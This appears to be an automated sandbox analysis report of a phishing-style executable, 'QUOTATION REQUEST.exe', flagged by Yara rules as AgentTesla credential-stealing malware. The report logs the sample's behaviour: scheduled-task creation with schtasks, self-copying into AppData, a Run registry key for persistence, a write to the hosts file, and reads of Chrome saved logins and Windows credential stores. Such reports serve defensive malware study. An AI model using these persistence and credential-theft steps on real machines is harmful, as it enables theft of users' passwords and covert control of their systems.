C:\Users\user\AppData\Local\Temp\tmpCA2.tmp	unknown	1643	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CF61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION REQUEST.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E42C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0F5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0FCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF61B4F	ReadFile
C:\Users\user\Desktop\QUOTATION REQUEST.exe	unknown	1733120	success or wait	1	6CF61B4F	ReadFile

Analysis Process: schtasks.exe PID: 5616 Parent PID: 5388

General

Start time:	08:25:01
Start date:	22/11/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\GtVSibeZGs' /XML 'C:\Users\user\AppData\Local\Temp\tmpCA2.tmp'
Imagebase:	0xb60000
File size:	185856 bytes

MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCA2.tmp	unknown	2	success or wait	1	B6AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpCA2.tmp	unknown	1644	success or wait	1	B6ABD9	ReadFile

Analysis Process: conhost.exe PID: 4576 Parent PID: 5616

General

Start time:	08:25:01
Start date:	22/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 1564 Parent PID: 5388

General

Start time:	08:25:02
Start date:	22/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xef0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.462144655.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.464101728.0000000003331000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E11CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E11CF06	unknown
C:\Users\user\AppData\Roaming\lEmohP	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF6BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF6DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe	0	45152	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7a 58 8e 5a 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 56 83 00 00 00 20 00 00 00 a0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 00 00 00 02 00 00 a9 22 01 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...zX.Z.......... ....0..d..........V.... ....@.. ...."....`................	success or wait	1	6CF6DD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6CF61B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0F5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0503DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E0FCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E0FCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0FCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CF61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CF61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E0F5705	unknown
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CF61B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CF61B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF61B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\38b804cc-8d5f-4928-98b5-28dc9137f394	unknown	4096	success or wait	1	6CF61B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF61B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CF61B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Windows\CurrentVersion\Run	lEmohP	unicode	C:\Users\user\AppData\Roaming\ lEmohP\lEmohP.exe	success or wait	1	6CF6646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Mic rosoft\Windows\CurrentVersion\ Explorer\StartupApproved\Run	lEmohP	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CF6DE2E	RegSetValueExW

Analysis Process: lEmohP.exe PID: 3288 Parent PID: 3388

General

Start time:	08:25:30
Start date:	22/11/2020
Path:	C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe'
Imagebase:	0x640000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\IEmohP.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E42C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	6CF61B4F	WriteFile
\Device\ConDrv	unknown	141	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 53 65 72 76 69 63 65 73 20 49 6e 73 74 61 6c 6c 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 56 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35 36 2e 30 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....	success or wait	1	6CF61B4F	WriteFile
\Device\ConDrv	unknown	256	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 28 64 65 66 61 75 6c 74 29 2e 0d 0a 20 20 20 20 2f 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 43 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2c 20 65 72 72 6f 72 20 69 66 20 69 74 20 61 6c 72 65 61 64 79 20 65 78 69 73 74 73 2e 0d 0a 20 20 20 20 2f 65 78 61 70 70 20	USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp	success or wait	3	6CF61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	232	53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 71 75 69 65 74 20 20 20 20 20 20 20 20 20 20 53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 20 61 6e 64 20 73 75 63 63 65 73 73 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 63 6f 6d 70 6f 6e 6c 79 20 20 20 20 20 20 20 20 43 6f 6e 66 69 67 75 72 65 20 63 6f 6d 70 6f 6e 65 6e 74 73 20 6f 6e 6c 79 2c 20 6e 6f 20 6d 65 74 68 6f 64 73 20 6f 72 20 69 6e 74 65 72 66 61 63 65 73 2e 0d 0a 20 20 20 20 2f 61 70 70 64 69 72 3a 3c 70 61 74 68 3e 20 20 53 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 72 6f 6f 74 20 64 69 72 65 63 74 6f 72 79 20 74 6f 20 73 70 65 63 69 66 69 65 64 20 70 61 74 68 2e 0d 0a 0d 0a	Suppress logo output... /quiet Suppress logo output and success output... /componly Configure components only, no methods or inte rfaces... /appdir:<path> Set application root directory to specified path.....	success or wait	1	6CF61B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\lEmohP.exe.log	unknown	142	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 45 6e 74 65 72 70 72 69 73 65 53 65 72 76 69 63 65 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken =b03f5f7f11d50a3a",0..	success or wait	1	6E42C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0F5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0FCA54	ReadFile

Analysis Process: conhost.exe PID: 6028 Parent PID: 3288

General

Start time:	08:25:30
Start date:	22/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: lEmohP.exe PID: 5788 Parent PID: 3388

General

Start time:	08:25:38
Start date:	22/11/2020
Path:	C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe'
Imagebase:	0x5a0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	6CF61B4F	WriteFile
\Device\ConDrv	unknown	141	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 53 65 72 76 69 63 65 73 20 49 6e 73 74 61 6c 6c 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 56 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35 36 2e 30 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....	success or wait	1	6CF61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	256	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 28 64 65 66 61 75 6c 74 29 2e 0d 0a 20 20 20 20 2f 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 43 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2c 20 65 72 72 6f 72 20 69 66 20 69 74 20 61 6c 72 65 61 64 79 20 65 78 69 73 74 73 2e 0d 0a 20 20 20 20 2f 65 78 61 70 70 20	USAGE: regsvcs.exe [options] A ssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp	success or wait	3	6CF61B4F	WriteFile
\Device\ConDrv	unknown	232	53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 71 75 69 65 74 20 20 20 20 20 20 20 20 20 20 53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 20 61 6e 64 20 73 75 63 63 65 73 73 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 63 6f 6d 70 6f 6e 6c 79 20 20 20 20 20 20 20 20 43 6f 6e 66 69 67 75 72 65 20 63 6f 6d 70 6f 6e 65 6e 74 73 20 6f 6e 6c 79 2c 20 6e 6f 20 6d 65 74 68 6f 64 73 20 6f 72 20 69 6e 74 65 72 66 61 63 65 73 2e 0d 0a 20 20 20 20 2f 61 70 70 64 69 72 3a 3c 70 61 74 68 3e 20 20 53 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 72 6f 6f 74 20 64 69 72 65 63 74 6f 72 79 20 74 6f 20 73 70 65 63 69 66 69 65 64 20 70 61 74 68 2e 0d 0a 0d 0a	Suppress logo output... /quiet Suppress logo output and success output... /componly Configure components only, no methods or inte rfaces... /appdir:<path> Set application root directory to specified path.....	success or wait	1	6CF61B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0F5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0FCA54	ReadFile

Analysis Process: conhost.exe PID: 4952 Parent PID: 5788

General

Start time:	08:25:38
Start date:	22/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis